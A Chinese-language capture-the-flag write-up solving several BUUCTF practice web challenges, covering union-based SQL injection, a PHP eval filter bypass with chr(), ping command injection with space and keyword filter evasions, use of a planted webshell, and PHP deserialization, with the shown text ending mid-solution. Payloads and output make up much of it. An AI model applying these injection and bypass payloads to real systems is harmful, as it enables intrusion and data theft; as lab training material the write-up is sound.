BUUCTF web练习2

[极客大挑战 2019]LoveSQL


http://3cc2f9ad-3288-45ac-9650-c3f32dcbb6bf.node3.buuoj.cn

正常语句如下,注入点在username

```
?username=&password=
```

根据报错信息构造payload

```
?username=1' union select 1,2,3#&password=123  //无回显,使用堆叠注入
?username=1 '+union+select+1,2,3%23&password=123  //1后得跟一个空格
```




Hello 2!
Your password is '3'

7+union+select+1,2,3%23&password=123

?username=1 '+union+select+1,2,3%23&password=123

显位2,3随便选一个继续查

```
?username=1 '+union+select+1,database(),3%23&password=123 //geek
?username=1 '+union+select+1,group_concat(table_name),3+from+information_schema.tables+where+table_schema+%3d+'geek'%23&password=123 //geekuser,l0ve1ysq1
?username=1 '+union+select+1,group_concat(column_name),3+from+information_schema.columns+where+table_name+%3d+'l0ve1ysq1'%23&password=123 //id,username,password
?username=1 '+union+select+1,group_concat(password),3+from+l0ve1ysq1%23&password=123
```



Login Success!

Hello wo_tai_nan_le,glzjin_wants_a_girlfriend,biao_ge_dddd_hm,linux_chuang_shi_ren,a_rua_rain,yan_shi_fu_de_mao_bo_he,cl4y,di_2_kuai_fu_ji,di_3_kuai_fu_ji,di_4_kuai_fu_ji,di_5_kuai_fu_ji,di_6_kuai_fu_ji,di_7_kuai_fu_ji,di_8_kuai_fu_ji,Syc_san_da_hacker,flag{82dbd31b-b564-43aa-bc16-1f60059237c1}!
Your password is '3'

DevTools - 3cc2f9ad-3288-45ac-9650-c3f32dcbb6bf.node3.buuoj.cn/check.php?username=1%20%27+union+select+1,group_concat(password),3+from+l0v...

http://3cc2f9ad-3288-45ac-9650-c3f32dcbb6bf.node3.buuoj.cn/check.php?username=1%20%27+union+select+1,group_concat(password),3+from+l0ve1ysq1%23&password=123

wo_tai_nan_le,glzjin_wants_a_girlfriend,biao_ge_dddd_hm,linux_chuang_shi_ren,a_rua_rain,yan_shi_fu_de_mao_bo_he,cl4y,di_2_kuai_fu_ji,di_3_kuai_fu_ji,di_4_kuai_fu_ji,di_5_kuai_fu_ji,di_6_kuai_fu_ji,di_7_kuai_fu_ji,di_8_kuai_fu_ji,Syc_san_da_hacker,flag{62dbd31b-b564-43aa-bc16-1f60059237c1}

[RoarCTF 2019]Easy Calc

node3.buuoj.cn:29954

查看源码看到js判断


```
<!--I've set up WAF to ensure security.-->
$('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
```

去看一下calc.php

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

可以看到黑名单里过滤了很多东西,正则也是用/m进行多行匹配,waf不允许num变量传递字母,试着查看phpinfo()和禁用函数

```
calc.php?%20num=phpinfo()
```




disable_functions	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,	passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server,chdir,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,putenv,opendir,imap_open,mail,imap_mail,ini_set,apache_setenv,link,

http://node3.buuoj.cn:29954/calc.php?%20num=phpinfo()

用var_dump和scandir函数扫下目录,用chr()来转义查询

```
calc.php?%20num=var_dump(scandir(chr(47)))
```

array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }




http://node3.buuoj.cn:29954/calc.php?%20num=var_dump(scandir(chr(47)))

接着用file_get_contents查f1agg文件

```
calc.php?%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

string(43) "flag{c405bbff-7180-44af-a73c-8cde3f0e98d6} "




http://node3.buuoj.cn:29954/calc.php?%20num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

flag{c405bbff-7180-44af-a73c-8cde3f0e98d6}

[GXYCTF2019]Ping Ping Ping

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn




/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag.php
index.php
```

DevTools - bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;ls

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;ls

用linux管道符来拼接命令,在cat flag.php时提示过滤空格



/?ip= fxck your space!


DevTools - bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat%20flag.php

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat flag.php

顺便点一下在Linux下绕过空格的方式有

```
cat flag.txt
cat${IFS}flag.txt
cat$IFS$9flag.txt
cat<flag.txt
cat<>flag.txt
等
```

尝试${IFS}时又fxck我




/?ip= 1fxck your symbol!

DevTools - bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat${IFS}flag.php

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat${IFS}flag.php

去掉符号继续fxck我的flag




/?ip= fxck your flag!

DevTools - bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat$IFS$9flag.php

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat$IFS$9flag.php

拼接一个`ls`执行结果来cat

```
?ip=127.0.0.1;cat$IFS$9`ls`
```



```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{0e8ac598-2540-4da7-9ce5-ad3f730b0aa7}";
?>
/?ip=
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```


DevTools - bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat$IFS$9`ls`

http://bd65c4bf-10e4-4e8e-9ccd-56d216bb14b8.node3.buuoj.cn/?ip=127.0.0.1;cat$IFS$9`ls`

flag{0e8ac598-2540-4da7-9ce5-ad3f730b0aa7}

[极客大挑战 2019]Knife

http://0221a7e0-159d-47e6-a324-eddd06ce7035.node3.buuoj.cn



我家菜刀丢了，你能帮我找一下么


eval($_POST["Syc"]);

白给的webshell,直接post命令

```
Syc=system("ls -al");
total 4
drwxr-xr-x 1 root root  24 Sep 25 08:38 .
drwxr-xr-x 1 root root  18 Nov 19  2019 ..
-rw-r--r-- 1 root root 766 Oct 11  2019 index.php
Syc=system("cat /flag");
flag{358697c8-0eac-4fb2-8e12-017eb09588a4}
```

[ACTF2020 新生赛]Exec

http://bf11872c-9951-40db-9c54-9f6377fc2417.node3.buuoj.cn



```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
index.php
```

URL: http://bf11872c-9951-40db-9c54-9f6377fc2417.node3.buuoj.cn/


Enable POST

enctype: application/x-www-form-urlencoded

Body: target=127.0.0.1;ls

linux管道符截断执行命令

```
target=127.0.0.1;cat /flag
```



```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
flag{c2d2ba64-f677-4863-9710-cd328c834801}
```

URL: http://bf11872c-9951-40db-9c54-9f6377fc2417.node3.buuoj.cn/

Enable POST


enctype: application/x-www-form-urlencoded

Body: target=127.0.0.1;cat /flag

flag{c2d2ba64-f677-4863-9710-cd328c834801}

[极客大挑战 2019]PHP


http://4eda5f5c-23ec-4ad1-9c10-298eea244e96.node3.buuoj.cn



因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯

不愧是我！！！

玩猫误事(doge)提示有备份文件,直接访问www.zip



```
<?php
$flag = 'Syc{dog_dog_dog_dog}';
?>
```

假flag害,老老实实分析源码

在index.php里

```
<?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
    ?>
```


在class.php里

```
<?php
include 'flag.php';
error_reporting(0);
class Name{
    private $username = 'nonono';
    private $password = 'yesyes';
    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }
    function __wakeup(){
        $this->username = 'guest';
    }
    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```

是个反序列化题,先序列化

```php
<?php
class Name
{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username, $password)
    {
        $this->username = $username;
        $this->password = $password;
    }
}
$a = new Name('admin',100);
$b = serialize($a);
var_dump(urlencode($b));
?>
```

执行一下得到一串反序列化字符串

